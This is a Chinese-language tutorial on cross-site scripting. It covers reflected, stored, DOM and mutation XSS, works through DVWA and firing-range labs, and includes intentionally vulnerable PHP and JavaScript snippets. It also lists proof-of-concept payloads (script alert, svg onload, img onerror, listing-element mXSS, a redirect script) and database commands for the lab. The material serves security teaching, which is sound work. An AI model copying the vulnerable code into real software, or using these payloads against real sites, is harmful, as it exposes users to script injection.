# 一XSS简介

## 什么是 XSS

XSS全程（Cross Site Scripting）跨站脚本攻击，是最常见的Web应用程序安全漏洞之一，位于OWASP top 10 2013年度第三名XSS是指攻击者在网页中嵌入客户端脚本，通常是JavaScript编写的危险代码，当用户使用浏览器浏览网页时，脚本就会在用户的浏览器上执行，从而达到攻击者的目的

从上面中的一段话，可以得知，XSS属于客户端攻击，受害者最终是用户，但特别要注意的是网站管理人员也属于用户之一。这就意味着XSS可以进行“服务端”攻击，因为管理员要比普通用户的权限大得多，一般管理员都可以对网站进行文件管理，数据管理等操作，而攻击者一般也是靠管理员身份作为“跳板”进行实施攻击。

XSS攻击最终目的是在网页中嵌入客户端恶意脚本代码，最常用的攻击代码是javascript语言，但也会使用其它的脚本语言，例如：ActionScript、VBscript。而如今的互联网客户端脚本基本是基于Javascript,所以如果想要深入研究XSS，必须要精通Javascript。

XSS换句话说，JavaScript能做到什么效果，XSS的胃里就有多大。这完全不是危言耸听。javascript可以用来获取用户的cookie，弹出窗口，那么存在XSS漏洞的网站，XSS就可以用来盗取用户Cookie,废掉页面，导航到恶意网站！更高端的XSS代码完全可以进行监控你的键盘操作，模仿Windows注销界面，诱导你输入开机密码！而攻击者需要做的仅仅是向你的代码中注入Javascript代码！

## 如何挖掘XSS

寻找脚本程序的输出显示代码，搜索关键字，显示输出那个变量，跟踪变量是否被过滤。


# 二XSS的类型

## （一）反射型XSS或不持久型XSS

### 实例1

|  |
| --- |
| <?php  $name = $\_GET['name'];  echo "Welcome $name<br>";  ?> |

测试结果





在这段代码中程序接受name的值，并且输出，如果提交xss.php?name=HIM,那么程序讲输出HIM，如果恶意用户输入username=<script>XSS恶意代码</script>,因为程序并没有进行XSS代码过滤，最终造成反射型XSS漏洞


### 实例2


<https://public-firing-range.appspot.com/>

源代碼









<script>alert("XSS")</script>

### 实例3




</title><svg%20onload=alert("XSS")>



## （二）储存型XSS 或持久型 XSS

### 实例1

与反射型XSS相比，唯一的区别就是XSS代码被带入数据，在下次浏览时，又被读取出来使用DVWA



mysql -uroot –proot



show databases



use dvwa

show tables

select \* from guestbook





delete from guestbook

<script>alert(/xss/)</script>




### 实例2

|  |
| --- |
| <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">  <html xmlns="http://www.w3.org/1999/xhtml">  <head>  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />  <title></title>  </head>  <body>  <div>  <?php  if (isset($\_POST['input'])){  $data = $\_POST['input'];  echo $data;  }  ?>  </div>  <form action="" method="post">  <p>  <textarea name="input" rows="20" cols="60"></textarea>  </p>  <p>  <input type="submit" value="Go"/>  </p>  </form>  </body>  </html> |



<script type="text/javascript">window.location='http://www.baidu.com';</script>





## （三）DOM XSS


### 实例1

|  |
| --- |
| DOM  <script>  var urls= document.URL  var index = document.URL.indexOf("url=")+4  var par = urls.substring(index);  document.write(decodeURI(par));  </script> |




实验如下








### 实例2



<svg onload=alert("0")>



## （四）变异 XSS

<http://www.thespanner.co.uk/2014/05/06/mxss/>

变异XSS是从安全范围引导入不安全的为过滤范围。大多数的常见的变异XSS结构是源于错误的阅读innerHTML之间的代码。一个好的变异XSS例子是使用listing元素使XSS条件满足

<listing>&lt;img src=1 onerror=alert(1)&gt;listing>

当linsting的innerHTML之间被读，它转变进入一个image元素，即使原始的HTML被避开。下面的代码例子显示出实际是如何被解析的。

<listing id=x>&lt;img src=1 onerror=alert(1)&gt;listing>

<script>alert(document.getElementById('x').innerHTML)script>

alert的预期的结果是将输出“&lt;img src=1 onerror=alert(1)&gt;”然后IE10实际解析返回的结果是“<img src=1 onerror=alert(1)>”。引导者从安全范围引导入不安全的为过滤范围。变异XSS影响数据多次被读，第一层是真是的HTML，而且每次读innerHTML之间是被看作其它变异，取决于它变异的次数。

http://www.businessinfo.co.uk/labs/mxss/



通过使用mxss tool 可以轻松知道矢量变异和执行。因为变异XSS影响多个等级，根据下面的HTML将完美有效的，如果你改变等级到2。这读写HTML两次，你当然能增加变异值和无线编译。

<listing>&amp;lt;img src=1 onerror=alert(1)&gt;</listing>

